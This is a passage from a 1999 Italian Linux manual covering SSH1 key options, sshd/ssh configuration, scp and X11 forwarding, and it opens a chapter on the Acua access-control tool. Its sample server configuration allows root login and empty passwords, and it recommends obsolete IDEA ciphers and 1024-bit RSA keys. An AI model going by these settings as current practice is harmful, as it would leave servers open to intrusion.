Il file `~/.ssh/authorized_keys` viene usato nel server per conservare le chiavi pubbliche degli utenti autorizzati ad accedere attraverso un client, senza bisogno di altre forme di riconoscimento.

In pratica, per concedere l'accesso attraverso l'autenticazione RSA, è sufficiente aggiungere nel file `~/.ssh/authorized_keys` le chiavi pubbliche di tali utenti, cioè quello che questi conservano nei file `~/.ssh/identity.pub` dei rispettivi client.

L'esempio seguente mostra un ipotetico file `~/.ssh/authorized_keys` contenente il riferimento a due chiavi. La parte finale, quella alfabetica, è la descrizione della chiave, e il suo unico scopo è quello di permetterne il riconoscimento a livello umano.

```
1024 33 12042598236...281211366932678117501839467l tizio@roggen.brot.dg
1024 33 13485193076...781167232528361460457201691 9 caio@dinkel.brot.dg
```

In realtà, le righe di questo file potrebbero essere più complesse, con l'aggiunta di un campo iniziale, contenente delle opzioni. La sintassi completa delle righe riferite a chiavi pubbliche è quindi la seguente:

[⟨*opzioni*⟩] ⟨*lunghezza-della-chiave*⟩ ⟨*esponente*⟩ ⟨*modulo*⟩ [⟨*commento*⟩]

Come al solito, le righe vote, e quelle che iniziano con il simbolo **#**, vengono ignorate.

Le opzioni, facoltative, sono una serie di direttive separate da una virgola e senza spazi aggiunti. Eventualmente, le stringhe contenenti spazi devono essere racchiuse tra coppie di apici doppi, e se queste stringhe devono contenere un apice doppio, questo può essere indicato proteggendolo con la barra obliqua inversa (**\"**).

Alcune opzioni

`from="`⟨*elenco-modelli*⟩`"`

Permette di limitare l'accesso attraverso l'autenticazione RSA. Con un elenco di modelli, eventualmente composto con caratteri jolly (*****, **?**), si possono indicare i nomi dei nodi a cui è concesso oppure è negato l'accesso. Per la precisione, i modelli che iniziano con un punto esclamativo si riferiscono a nomi cui l'accesso viene vietato espressamente.

`command="`⟨*comando*⟩`"`

Permette di abbinare una chiave RSA a un comando. In pratica, chi accede utilizzando questa chiave, invece di ottenere una shell, ottiene l'esecuzione del comando indicato, e subito dopo la connessione ha termine. Di solito, si abbina questa opzione a **no-pty** e a **no-port-forwarding**.

`no-port-forwarding`

Vieta espressamente l'inoltro del TCP/IP.

`no-X11-forwarding`

Vieta espressamente l'inoltro del protocollo X11.

`no-pty`

Impedisce l'allocazione di uno pseudo terminale (pseudo TTY).

Esempi

`from="*.brot.dg,!schwarz.brot.dg" 1024 35 234...56556 tizio@dinkel.brot.dg`

Concede l'utilizzo dell'accesso RSA, con la chiave indicata, solo al dominio **`brot.dg`**, escludendo espressamente il nome **`schwarz.brot.dg`**.

`command="ls" 1024 35 2346543...8757465456556 tizio@dinkel.brot.dg`

Chi tenta di accedere utilizzando questa chiave, ottiene semplicemente l'esecuzione del comando **`ls`** nella directory corrente, cioè la directory personale dell'utente corrispondente.

```
command="tar czpf /home/tizio/backup/lettere.tar.gz /home/tizio/lettere"
 1024 35 234...56556 tizio@dinkel.brot.dg
```

L'esempio appare spezzato su due righe per motivi tipografici. Chi tenta di accedere utilizzando questa chiave, ottiene semplicemente l'archiviazione della directory `/home/tizio/lettere/`.

```
command="ls",no-port-forwarding,no-pty
 1024 35 2346543...8757465456556 tizio@dinkel.brot.dg
```

L'esempio appare spezzato su due righe per motivi tipografici. Chi tenta di accedere utilizzando questa chiave, ottiene semplicemente l'esecuzione del comando **`ls`**, e per sicurezza viene impedito l'inoltro del TCP/IP e l'allocazione di uno pseudo TTY.

## 167.8 Autenticazione normale

Quando Secure Shell non è in grado di eseguire alcun altro tipo di autenticazione, ripiega nell'uso del *login* tradizionale, in cui viene richiesta la password abbinata al nominativo-utente con cui si vuole accedere.

Ciò rappresenta anche l'utilizzo normale di Secure Shell, il cui scopo principale è quello di garantire la sicurezza della connessione attraverso la cifratura e il riconoscimento del server. Infatti, per ottenere questo livello di funzionamento, è sufficiente che nel server venga definita la chiave, attraverso i file `/etc/ssh/ssh_host_key` e `/etc/ssh/ssh_host_key.pub`, mentre nei client non serve nulla, a parte l'installazione di Secure Shell.

Quando un utente si connette per la prima volta a un determinato server da un client particolare, la chiave pubblica di quel server viene annotata automaticamente nel file `~/.ssh/known_hosts`, e questo permetterà il controllo successivo su quel server.

Quindi, attraverso l'autenticazione normale, tutti i problemi legati alla registrazione delle varie chiavi pubbliche vengono risolti in modo automatico e quasi trasparente.

## 167.9 Secure Shell Daemon

Il servizio di Secure Shell viene offerto tramite un demone, il programma **`sshd`**, che deve essere avviato durante l'inizializzazione del sistema, oppure, se compilato con le opzioni necessarie, può essere messo sotto il controllo di **`inetd`**.

Generalmente si preferisce avviare **`sshd`** in modo indipendente da **`inetd`**, perché a ogni avvio richiede un po' di tempo per la generazione di chiavi aggiuntive utilizzate per la cifratura.

La configurazione di **`sshd`** viene definita nel file `/etc/ssh/sshd_config`.

### 167.9.1 # sshd

`sshd [`⟨*opzioni*⟩`]`

**`sshd`** è il demone del servizio Secure Shell, ovvero il programma che resta in ascolto, in attesa di richieste di connessione da parte dei client.

**`sshd`**, una volta avviato e dopo aver letto la sua configurazione, genera una chiave RSA aggiuntiva che si affianca a quella già definita dalla coppia di file `/etc/ssh/ssh_host_key` e `ssh_host_key.pub`. Nella documentazione di **`sshd`**, la chiave memorizzata nei file è la ***chiave dell'host***, mentre quella generata a ogni avvio, è la ***chiave del server***.

La chiave aggiuntiva viene rigenerata periodicamente, di solito ogni ora, e non viene memorizzata in alcun file.

Quando un client si connette, **`sshd`** avvia una copia di se stesso per la nuova connessione, quindi:

- il demone invia al client le sue chiavi pubbliche, quella del nodo e quella aggiuntiva;
- il client verifica che la chiave pubblica fornita dal server non sia cambiata, come garanzia che il server è sempre lo stesso;
- il client genera un numero casuale di 256 bit e lo cifra utilizzando le due chiavi pubbliche ottenute dal server, inviando poi il risultato al server stesso;
- le due parti iniziano una connessione cifrata, ottenuta utilizzando il numero generato dal client, secondo una tecnica accordata tra le due parti (il server offre i metodi di cifratura disponibili, il client sceglie).

Successivamente, si passa alla fase di autenticazione dell'utente, secondo uno dei vari metodi già descritti, in base a quanto stabilito nella configurazione di **`sshd`**. Infine, il client richiede l'avvio di una shell o di un altro comando.

> Secure Shell ignora il file `/etc/securetty`, per cui gli accessi dell'utente **`root`** possono essere regolati solo attraverso la configurazione del file `/etc/ssh/sshd_config`.

Alcune opzioni

`-f` ⟨*file-di-configurazione*⟩

Permette di fare utilizzare a **`sshd`** un file di configurazione differente da quello standard, ovvero `/etc/ssh/sshd_config`.

`-h` ⟨*file-della-chiave-dell'host*⟩

Permette di fare utilizzare a **`sshd`** una chiave del nodo diversa da quella contenuta nel file standard, ovvero `/etc/ssh/ssh_host_key` (e poi anche `/etc/ssh/ssh_host_key.pub`). Si deve indicare solo il nome della chiave privata, intendendo che il nome del file contenente la chiave pubblica si ottiene con l'aggiunta dell'estensione `.pub`.

## 167.9.2 /etc/ssh/sshd_config

Il file di configurazione `/etc/ssh/sshd_config` permette di definire il comportamento di **`sshd`**. Il file può contenere righe di commento, evidenziate dal simbolo **#** iniziale, righe vuote (che vengono ignorate) e righe contenenti direttive, composte da coppie ⟨*nome*⟩ ⟨*valore*⟩, spaziate, senza alcun simbolo di assegnamento.

Quello che segue è un tipico file `/etc/ssh/sshd_config`.

```
# This is ssh server systemwide configuration file.

Port 22
ListenAddress 0.0.0.0
HostKey /etc/ssh/ssh_host_key
RandomSeed /etc/ssh/ssh_random_seed
ServerKeyBits 768
LoginGraceTime 600
KeyRegenerationInterval 3600
PermitRootLogin yes
IgnoreRhosts no
StrictModes yes
QuietMode no
X11Forwarding yes
X11DisplayOffset 10
FascistLogging no
PrintMotd yes
KeepAlive yes
SyslogFacility AUTH
RhostsAuthentication no
RhostsRSAAuthentication yes
RSAAuthentication yes
PasswordAuthentication yes
PermitEmptyPasswords yes
UseLogin no
# PidFile /var/run/sshd.pid
# AllowHosts *.our.com friend.other.com
```

```
# DenyHosts lowsecurity.theirs.com *.evil.org evil.org
# Umask 022
# SilentDeny on
```

I nomi usati nelle direttive sono sensibili alla differenza tra maiuscole e minuscole.

### Alcune direttive

`AllowHosts` ⟨*modello*⟩`...`

Permette di definire uno o più modelli (attraverso l'uso dei caratteri jolly **`*`** e **`?`**) riferiti a nomi di client a cui si intende concedere l'accesso. Se questa direttiva non viene usata, si concede a qualunque client di accedere.

`DenyHosts` ⟨*modello*⟩`...`

Permette di definire uno o più modelli (attraverso l'uso dei caratteri jolly **`*`** e **`?`**) riferiti a nomi di client a cui si intende impedire l'accesso.

`AllowUsers` ⟨*modello*⟩`...`

Permette di definire uno o più modelli (attraverso l'uso dei caratteri jolly **`*`** e **`?`**) riferiti a nomi di utenti a cui si intende concedere l'accesso. Se questa direttiva non viene usata, si concede a qualunque utente di accedere.

`DenyUsers` ⟨*modello*⟩`...`

Permette di definire uno o più modelli (attraverso l'uso dei caratteri jolly **`*`** e **`?`**) riferiti a nomi di utenti a cui si intende impedire l'accesso.

`FascistLogging {yes|no}`

Permette di attivare una registrazione dettagliata di eventi (*log*). Ciò viola la riservatezza dovuta agli utenti, e in questo senso è un'opzione disattivata in modo predefinito.

`HostKey` ⟨*file*⟩

Permette di indicare il file contenente la chiave privata del nodo, in alternativa a quello standard (`/etc/ssh/ssh_host_key`).

`IdleTimeout` ⟨*durata*⟩

Permette di definire la durata massima di una pausa nella comunicazione. Se viene superato tale tempo, il processo creato per quella connessione viene interrotto con un segnale **`SIGHUP`**. La durata può essere espressa in secondi se appare il numero da solo o se è seguito dalla lettera **`s`**; mentre la lettera **`m`** rappresenta minuti, **`h`** ore, **`d`** giorni e **`w`** settimane.

`IgnoreRhosts {yes|no}`

Permette di ignorare i file `~/.rhosts` e `~/.shosts`, mentre `/etc/hosts.equiv` e `/etc/shosts.equiv` continuano a essere presi in considerazione. Il valore predefinito è **`no`**.

`LoginGraceTime` ⟨*durata*⟩

Permette di stabilire il tempo massimo concesso per effettuare il *login*. Il valore predefinito è di 600 secondi, pari a 10 minuti.

`PasswordAuthentication {yes|no}`

Stabilisce se l'autenticazione attraverso la password è consentita oppure no. Il valore predefinito è **`yes`**, cosa che permette questo tipo di autenticazione.

`PermitEmptyPasswords {yes|no}`

Se l'autenticazione attraverso password è consentita, permette di stabilire se sono ammesse le password nulle. Il valore predefinito è **`yes`**.

`PermitRootLogin {yes|no|nopwd}`

Permette di abilitare o meno l'accesso da parte dell'utente **`root`**. Il valore predefinito è **`yes`** che consente questo accesso in qualunque forma di autenticazione, **`no`** lo esclude in ogni caso, mentre **`nopwd`** esclude solo la forma di autenticazione attraverso password.

`RhostsAuthentication {yes|no}`

Permette di abilitare o meno l'autenticazione RHOST, cioè quella basata esclusivamente sui file `/etc/hosts.equiv` (o `/etc/shosts.equiv`) e `~/.rhosts` (o `~/.shosts`). Per motivi di sicurezza, il valore predefinito è **`no`**, per non autorizzare questa forma di autenticazione.

`RhostsRSAAuthentication {yes|no}`

Permette di abilitare o meno l'autenticazione RHOST+RSA, cioè quella basata sui file `/etc/hosts.equiv` (o `/etc/shosts.equiv`), `~/.rhosts` (o `~/.shosts`) e sulla chiave RSA dei client. Il valore predefinito è **`yes`**, per autorizzare questa forma di autenticazione.

`RSAAuthentication {yes|no}`

Permette di abilitare o meno l'autenticazione RSA, cioè quella basata sulle chiavi di ogni singolo utente. Il valore predefinito è **`yes`**, per autorizzare questa forma di autenticazione.

`StrictModes {yes|no}`

Se attivato, fa in modo che **`sshd`** verifichi la proprietà dei file di configurazione nelle directory personali degli utenti, rifiutando di considerare i file appartenenti a utenti «sbagliati». Ciò permette di ridurre i rischi di intrusione e alterazione della configurazione da parte di terzi che potrebbero sfruttare le dimenticanze degli utenti inesperti per sostituirsi a loro. Il valore predefinito è **`yes`**.

## 167.10 Client Secure Shell

Il programma usato come client per le connessioni con Secure Shell è **`ssh`**, il quale emula il comportamento del suo predecessore, **`rsh`**, almeno per ciò che riguarda la sintassi fondamentale.

A fianco di **`ssh`** c'è anche **`scp`**, che comunque si avvale del primo, per facilitare le operazioni di copia tra elaboratori.

**`ssh`** richiede una configurazione che può essere fornita in modo globale a tutto il sistema, attraverso il file `/etc/ssh/ssh_config`, e in modo particolare per ogni utente, attraverso il file `~/.ssh/config`.

### 167.10.1 $ ssh

`ssh [`⟨*opzioni*⟩`]` ⟨*host*⟩ `[`⟨*comando*⟩`]`

**`ssh`** è in grado di instaurare una connessione per il *login* presso un server in cui sia in funzione il demone **`sshd`**.

L'utente può essere riconosciuto nel sistema remoto attraverso uno tra diversi tipi di autenticazione, a seconda delle reciproche configurazioni.

Al termine dell'autenticazione, l'utente ottiene una shell oppure l'esecuzione del comando fornito come ultimo argomento (come si vede dalla sintassi).

Alcune opzioni

`-l` ⟨*utente*⟩

Permette di richiedere l'accesso impersonando l'utente indicato nell'argomento. Diversamente, si intende accedere con lo stesso nominativo usato nel client dal quale si utilizza **`ssh`**.

`-i` ⟨*file-di-identificazione*⟩

Permette di fare utilizzare a **`ssh`** una chiave di identificazione personale diversa da quella contenuta nel file standard, ovvero `~/.ssh/identity` (e poi anche `~/.ssh/identity.pub`). Si deve indicare solo il nome della chiave privata, intendendo che il nome del file contenente la chiave pubblica si ottiene con l'aggiunta dell'estensione `.pub`.

Esempi

`$` **`ssh -l tizio linux.brot.dg`**

Esegue un *login* nell'elaboratore **`linux.brot.dg`**, utilizzando lì il nominativo-utente **`tizio`**.

`$` **`ssh -l tizio linux.brot.dg ls -l /tmp`**

Esegue il comando **`ls -l /tmp`** nell'elaboratore **`linux.brot.dg`**, utilizzando lì il nominativo-utente **`tizio`**.

`$` **`ssh -l tizio linux.brot.dg tar czf - /home/tizio > backup.tar.gz`**

Esegue la copia di sicurezza, con l'ausilio di **tar** e **gzip** (**tar** con l'opzione **z**), della directory personale dell'utente **tizio** nell'elaboratore remoto. L'operazione genera il file `backup.tar.gz` nella directory corrente dell'elaboratore locale.

> Il file generato, contiene dei caratteri aggiuntivi oltre la fine del file. Questo può causare delle segnalazioni di errore quando si estrae il file compresso, ma il contenuto dell'archivio dovrebbe risultare intatto.

## 167.10.2 /etc/ssh/ssh_config, ~/.ssh/config

La configurazione di **ssh** può essere gestita globalmente attraverso il file `/etc/ssh/ssh_config`, e singolarmente attraverso `~/.ssh/config`.

Il file può contenere righe di commento, evidenziate dal simbolo **#** iniziale, righe vuote (che vengono ignorate) e righe contenenti direttive, composte da coppie ⟨*nome*⟩ ⟨*valore*⟩, oppure ⟨*nome*⟩=⟨*valore*⟩.

In questi file di configurazione possono essere distinte diverse sezioni, riferite a gruppi di nodi. Ciò si ottiene attraverso la direttiva **Host** ⟨*modelli*⟩, in cui, anche attraverso i caratteri jolly ***** e **?**, si indicano i nodi a cui sono riferite le direttive successive, fino alla prossima direttiva **Host**.

Quello che segue è il tipico file `/etc/ssh/ssh_config` (tutto commentato, ma utile ugualmente per comprenderne il funzionamento).

```
# This is ssh client systemwide configuration file.  This file provides
# defaults for users, and the values can be changed in per-user configuration
# files or on the command line.

# Configuration data is parsed as follows:
#  1. command line options
#  2. user-specific file
#  3. system-wide file
# Any configuration value is only changed the first time it is set.
# Thus, host-specific definitions should be at the beginning of the
# configuration file, and defaults at the end.

# Site-wide defaults for various options

# Host *
#   ForwardAgent yes
#   ForwardX11 yes
#   RhostsAuthentication yes
#   RhostsRSAAuthentication yes
#   RSAAuthentication yes
#   TISAuthentication no
#   PasswordAuthentication yes
#   FallBackToRsh yes
#   UseRsh no
#   BatchMode no
#   StrictHostKeyChecking no
#   IdentityFile ~/.ssh/identity
#   Port 22
#   Cipher idea
#   EscapeChar ~
```

> I nomi usati nelle direttive sono sensibili alla differenza tra maiuscole e minuscole.

### Alcune direttive

`Cipher` {`idea`|`des`|`3des`|`blowfish`|`arcfour`|`tss`|`none`}

Permette di indicare il tipo di cifratura preferita, se ammissibile anche per il server. La cifratura predefinita è **idea**, ritenuta la più sicura; in alternativa viene usata **3des**. Se si specifica il tipo **none** si intende di non volere alcun tipo di cifratura, cosa utile solo a scopo di analisi diagnostica.

> L'utilizzo della cifratura IDEA è consentito per uso «non-commerciale», ma in un ambito più restrittivo rispetto a Secure Shell. In tal senso, potrebbe essere opportuno modificare questa impostazione predefinita, intervenendo nel file di configurazione.

`Compression {yes|no}`

Se attivato, permette di utilizzare una comunicazione di dati compressa, in modo da migliorare il rendimento di una connessione lenta. Il valore predefinito è **`no`**.

`IdentityFile` ⟨*file*⟩

Permette di indicare il file contenente la chiave privata dell'utente, in alternativa a quello standard (`~/.ssh/identity`).

`PasswordAuthentication {yes|no}`

Stabilisce se l'autenticazione attraverso la password è consentita oppure no. Il valore predefinito è **`yes`**, cosa che permette questo tipo di autenticazione, almeno dal lato client.

`RhostsAuthentication {yes|no}`

Permette di abilitare o meno l'autenticazione RHOST. Il valore predefinito è **`yes`**.

`RhostsRSAAuthentication {yes|no}`

Permette di abilitare o meno l'autenticazione RHOST+RSA. Il valore predefinito è **`yes`**.

`RSAAuthentication {yes|no}`

Permette di abilitare o meno l'autenticazione RSA, cioè quella basata sulle chiavi di ogni singolo utente. Il valore predefinito è **`yes`**.

`StrictHostKeyChecking {yes|no}`

Se attivato, fa in modo le chiavi pubbliche dei server contattati non possano essere aggiunte automaticamente nell'elenco personale, il file `~/.ssh/known_hosts`, e la connessione a nodi sconosciuti o irriconoscibili venga impedita. Il valore predefinito è **`no`**.

`User` ⟨*utente*⟩

Permette di indicare l'utente da utilizzare nella connessione remota. Ciò è particolarmente utile nella configurazione personalizzata, in cui si potrebbe specificare l'utente giusto per ogni nodo presso cui si ha accesso.

### Esempi

Se si accettano le impostazioni predefinite, non occorre fare nulla nel file di configurazione standard, che in pratica non contiene alcuna direttiva. Tuttavia ci potrebbe essere bisogno di cambiare qualcosa, come la cifratura. In tal caso, basta togliere i commenti dalle direttive mostrate a titolo di esempio in quel file, modificando ciò che serve.

Nell'esempio seguente viene modificata esclusivamente la tecnica di cifratura richiesta dal client, mantenendo commentate le altre indicazioni in modo da lasciarle al loro valore predefinito.

```
Host *
#   ForwardAgent yes
#   ForwardX11 yes
#   RhostsAuthentication yes
#   RhostsRSAAuthentication yes
#   RSAAuthentication yes
#   TISAuthentication no
#   PasswordAuthentication yes
#   FallBackToRsh yes
#   UseRsh no
#   BatchMode no
#   StrictHostKeyChecking no
#   IdentityFile ~/.ssh/identity
#   Port 22
    Cipher 3des
#   EscapeChar ~
```

> Quando si decide di intervenire nell'indicazione esplicita del tipo di cifratura che il client intende utilizzare, si impone una scelta precisa, senza possibilità di adattamento ulteriore. Il demone **`sshd`** potrebbe essere stato compilato senza la gestione di uno o alcuni tipi di cifratura (per esempio potrebbe mancare proprio IDEA). In tal caso occorre verificare, provando una connessione, che la cifratura scelta sia compatibile con il server a cui ci si vuole connettere.

### 167.10.3 $ scp

`scp [`⟨*opzioni*⟩`] [[`⟨*utente*⟩`@]`⟨*host*⟩`:]`⟨*origine*⟩`... [[`⟨*utente*⟩`@]`⟨*host*⟩`:]`⟨*destinazione*⟩

**`scp`** permette di utilizzare **`ssh`** per la copia di file tra elaboratori differenti. Il principio di funzionamento è lo stesso della copia normale, con la differenza che i percorsi per identificare i file e le directory, sono composti con l'indicazione dell'utente e del nodo.

Alcune opzioni

`-p`

Fa in modo che gli attributi originali dei file vengano rispettati il più possibile nella copia.

`-r`

Permette la copia ricorsiva delle directory.

Esempi

`$` **`scp tizio@linux.brot.dg:/etc/profile .`**

Copia il file `/etc/profile` dall'elaboratore **`linux.brot.dg`** utilizzando il nominativo-utente **`tizio`**, nella directory corrente dell'elaboratore locale.

`$` **`scp -r tizio@linux.brot.dg:/home/tizio/ .`**

Copia tutta la directory `/home/tizio/` dall'elaboratore **`linux.brot.dg`** utilizzando il nominativo-utente **`tizio`**, nella directory corrente dell'elaboratore locale.

## 167.11 X11 attraverso ssh

Secure Shell è configurata in modo predefinito per gestire automaticamente le connessioni di X. Per comprenderlo è meglio fare subito un esempio pratico. Si immagini di avere avviato X sul proprio elaboratore locale, e di avere aperto una finestra di terminale con la quale si effettua una connessione presso un sistema remoto, attraverso **`ssh`**. Dopo avere stabilito la connessione, si vuole avviare su quel sistema un programma che utilizza il server grafico locale: basta avviarlo e tutto funzionerà, semplicemente, all'interno di un tunnel cifrato di Secure Shell.

### 167.11.1 Attività svolta da ssh

Il meccanismo attuato da Secure Shell per arrivare a questo risultato è molto complesso, e garantisce il funzionamento della connessione anche se le autorizzazioni per l'accesso al server grafico locale non erano state concesse al sistema remoto.

Nel momento in cui si accede al sistema remoto attraverso **`ssh`** da una finestra di terminale di X, la controparte nel sistema remoto, cioè **`sshd`**, genera o aggiorna il file `~/.Xauthority`, nel profilo personale dell'utente utilizzato per accedere, e questo lo fa attraverso il proprio canale privilegiato. Se dopo la connessione si prova a visualizzare il contenuto della variabile **`DISPLAY`**, si dovrebbe osservare che viene indicato uno schermo speciale nel sistema remoto. Si osservi l'esempio:

`tizio@dinkel.brot.dg:~$` **`ssh -l caio roggen.brot.dg`**[*Invio*]

`caios's password:` **`*****`**[*Invio*]

In questo modo, l'utente **`tizio`** che si trova presso il nodo **`dinkel.brot.dg`**, cerca di accedere a **`roggen.brot.dg`**, utilizzando lì il nominativo-utente **`caio`**.

La prima volta che lo fa ottiene la creazione del file `~/.Xauthority` nel sistema remoto, come mostrato qui sotto.

`/usr/X11/bin/xauth: creating new authority file /home/caio/.Xauthority`

`caio@roggen.brot.dg:~$` **`echo $DISPLAY`**

`roggen.brot.dg:10.0`

Contrariamente al solito, lo schermo sembra essere collocato presso il sistema remoto, e questo proprio perché è Secure Shell a gestire tutto. In questo modo però, non contano più le autorizzazioni o i divieti fatti attraverso la gestione normale di X. inoltre, dal momento che la connessione di X è incapsulata nel protocollo di Secure Shell, non valgono più eventuali restrizioni poste nei router per impedire l'utilizzo di tale protocollo.

### 167.11.2 Risvolti sulla sicurezza

La connessione instaurata attraverso Secure Shell garantisce che la comunicazione riferita alla gestione del server grafico sia protetta, e risolve la maggior parte dei problemi di sicurezza derivati dall'uso di X attraverso la rete.

Tuttavia, questo non garantisce che il sistema sia completamente sicuro, dal momento che un aggressore potrebbe collocarsi nel nodo remoto e da lì sfruttare il tunnel predisposto proprio da Secure Shell, come documentato in *The Interaction between SSH and X11*.

A questo punto, si potrebbe ritenere conveniente di vietare in ogni caso l'utilizzo delle applicazioni per X attraverso la rete, ma dal momento che Secure Shell scavalca i sistemi tradizionali, occorre configurare la stessa Secure Shell per questo.

In generale, se è questa l'intenzione, si agisce nel file `/etc/ssh/sshd_config`, con la direttiva **`X11Forwarding`**, in modo che **`sshd`** non si presti alla gestione di X nel modo descritto.

```
X11Forwarding no
```

Eventualmente, lo stesso utente può impedirsi di usare X attraverso Secure Shell, e questo lo ottiene attraverso il file `~/.ssh/config`, con la direttiva **`ForwardX11`**.

```
ForwardX11 no
```

## 167.12 Installazione

Secure Shell non è inclusa in tutte le distribuzioni GNU/Linux, e ciò probabilmente a causa delle norme sulle limitazioni all'esportazione dei sistemi di cifratura diffuse in vari paesi, in particolare negli Stati Uniti. Tanto per citare un caso tra tutti, la distribuzione RedHat non distribuisce Secure Shell, nemmeno attraverso l'area dei contributi esterni.

In ogni caso, l'installazione di Secure Shell è semplice: si deve predisporre la chiave del nodo, come già descritto più volte, e se si vogliono accettare connessioni, basta avviare il demone **`sshd`**, possibilmente attraverso uno script della procedura di inizializzazione del sistema, come `/etc/rc.d/rc.local`, o simili.

La configurazione è facoltativa, e deve essere fatta solo se si desiderano inserire forme particolari di limitazioni (come nel caso del divieto dell'inoltro di X), oppure se si vuole concedere l'autenticazione RHOST (cosa che è meglio non fare).

> Alcune versioni precompilate di Secure Shell sono organizzate in modo da utilizzare la directory `/etc/ssh/` per il file di configurazione del sistema (come è stato mostrato qui); altre mettono direttamente tali file nella directory `/etc/`.

## 167.13 Riferimenti

- *Ssh (Secure Shell) Home Page*

  <*http://www.cs.hut.fi/ssh/*>

- SSH Communication Security Ltd., *Welcome to the ISPEC Company*

  <*http://www.ssh.fi/*>

- Data Fellows

  <*http://www.europe.datafellows.com/*>

- Replay Associates, L.L.P.

  <*http://www.replay.com/*>

- Ulrich Flegel, *The Interaction between SSH and X11, Thoughts on the Security of the Secure Shell*

  <*http://rootshell.com/docs/ssh-x11.ps.gz*>

---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Acua

Un sistema dedicato prevalentemente agli utenti, sul quale possano accedere un gran numero di persone, richiede la definizione di una regolazione di tali accessi, in base alle politiche che si vogliono attuare. In tali situazioni di affollamento è importante poter definire degli orari o delle preferenze in base al carico, e questo non può essere fatto in modo manuale, con un controllo umano diretto.

Oltre a questo, quando si amministrano centinaia di utenti, diventa molto impegnativo il compito di ricordare le scadenze previste per le utenze, e si rischia di lasciare attive quelle che non servono più, o sono inutilizzate da tanto tempo.

Acua è un applicativo che permette di risolvere in parte questi problemi, permettendo di stabilire in particolare: degli orari, dei limiti di tempo, il numero massimo di accessi contemporanei da parte dello stesso utente, delle preferenze in base al carico del sistema, l'eliminazione delle utenze scadute (provvedendo all'avviso preventivo), e all'eliminazione di utenze inattive da molto tempo.

Acua è lo strumento ideale per un ISP (*Internet Service Provider*), ma anche altri ambienti possono trovare utile l'utilizzo di questo software.

## 168.1 Organizzazione generale

Il controllo di Acua si basa su un registro degli utenti sottoposti alla sua amministrazione, un demone che verifica la presenza di tali utenti nel sistema e di cui controlla l'utilizzo di risorse, avvalendosi di una serie di programmi e script di contorno.

Perché il controllo abbia un senso, Acua deve avere il modo di impedire l'accesso agli utenti che accedono al di fuori della loro fascia oraria, o che tentano di utilizzare risorse superiori a quanto loro concesso. Per questo, la procedura che permette all'utente di accedere deve essere ritoccata, in modo da inserire una verifica attraverso Acua.

Inoltre, per forzare il rispetto delle regole poste, il demone di Acua deve poter chiudere una connessione con un utente che ha esaurito le risorse a sua disposizione o che comunque non ha più diritto di continuare a mantenere la connessione. Ancora, il demone deve prendersi cura di avvisare dell'imminente scadenza dell'utenza, anche attraverso la posta elettronica, prima di provvedere alla sua eliminazione definitiva.

Come si può intuire, Acua va a interferire con la gestione tradizionale degli utenti; di sicuro, almeno quando questo provvede da solo all'eliminazione delle utenze. Infatti, ciò implica la cancellazione dai file `/etc/passwd`, `/etc/group` (con modalità differenti, a seconda che si usino i gruppi privati o meno) e `/etc/shadow`, e inoltre implica l'eliminazione della directory personale dell'utente, assieme alla sua posta elettronica sospesa. Per questo, Acua deve sapere come gestire questi file, e soprattutto, **dove** trovare le directory personali e i file della posta elettronica.

Acua è così coinvolto nella creazione ed eliminazione degli utenti, che si utilizzano normalmente due script appositi: **`acua_adduser`** e **`acua_deluser`**, al posto dei tradizionali **`adduser`** (**`useradd`**) e **`deluser`** (**`userdel`**).[1]

> Il compito di questi è così delicato che non si può evitare di controllarli e modificarli. Solo se Acua viene distribuito tra i pacchetti ufficiali della propria distribuzione si può sperare che non si debbano toccare tali script.

Il demone di Acua, e il comportamento dei comandi che si occupano di inserire o modificare le registrazioni degli utenti sottoposti al controllo di Acua, può essere configurato attraverso un file di configurazione generale.

> Il problema di Acua è che raramente fa parte della tipica distribuzione GNU/Linux, e questo significa che lo si trova spesso come pacchetto aggiunto nei contributi. Ciò comporta che non siano stati presi tutti gli accorgimenti necessari a farlo funzionare subito, e che si debbano modificare necessariamente gli script di creazione e cancellazione degli utenti.

### 168.1.1 Problemi

Acua non è un sistema di controllo perfetto, e nemmeno giunto a un livello di maturazione accettabile per l'uso improvvisato. Dato il tipo di problema che intente cercare di risolvere, si rivolge a persone che hanno un'ottima esperienza dei sistemi Unix. In tal senso, la documentazione è insufficiente, e l'attuazione di determinate strategie implica un'organizzazione iniziale che poi non può essere sconvolta. Quindi, prima di usare Acua seriamente, occorre essere sicuri di averne compreso la filosofia e tutte le sue debolezze.

[1] Per la precisione, si utilizzano i comandi **`acua addUser`** e **`acua delUser`**, ma questo verrà chiarito in seguito.

Acua dipende dal funzionamento corretto della registrazione nei file `/var/run/utmp` e `/var/log/wtmp`. Per esempio, se un utente che accede, e questo fatto non viene registrato in questi file, Acua non può verificare la sua presenza, e generalmente si rifiuta di accettarlo. Questo tipo di problema si verifica effettivamente in alcune distribuzioni GNU/Linux in presenza di accessi attraverso il PPP, quando vengono utilizzate le librerie PAM; si tratta di un difetto di queste edizioni del demone **`pppd`**, ma questo basta a mettere in crisi Acua.

Acua mantiene un proprio elenco degli utenti in cui annota le risorse concesse e utilizzate. Questo elenco è troppo poco dettagliato, per cui gli utenti sono annotati solo attraverso il numero UID, e non per nome. Inoltre, l'utilizzo di risorse da parte degli utenti è fatto attraverso l'uso di interi: se per qualche errore di configurazione gli utenti riescono a utilizzare un'unità in più delle risorse concesse, la detrazione genera un valore negativo, che in un intero produce l'equivalente del valore massimo gestibile.

### 168.1.2 Definizione delle risorse

Acua utilizza alcuni concetti per definire le risorse che controlla. Questi concetti, e i termini utilizzati, è bene siano chiariti prima di mettersi a predisporre la configurazione. I più importanti sono riferiti all'utilizzo orario da parte degli utenti e al carico del sistema. Però è importante non illudersi: **alcune cose non funzionano come dovrebbero**, e per determinarlo si possono solo fare esperimenti. Precisamente, si distingue tra:

- durata complessiva (*time*), che rappresenta il tempo massimo a disposizione per l'utilizzo dell'accesso in un dato intervallo di tempo di riferimento (generalmente si tratta di 24 ore, una settimana, un mese o un anno);
- durata della sessione (*session time*), che rappresenta il tempo massimo a disposizione per una singola connessione;[2]
- fasce orarie (*time class*), che servono a definire dei privilegi differenti per i vari utenti in base al momento in cui questi utilizzano il sistema.

A questo si affianca poi il concetto del carico del sistema, in base al quale, alcuni utenti possono essere preferiti ad altri. Il carico del sistema può servire anche per condizionare l'applicazione delle regole stabilite attraverso le fasce orarie e la durata delle connessioni (opzioni *smart*...).

### 168.1.3 Variabili

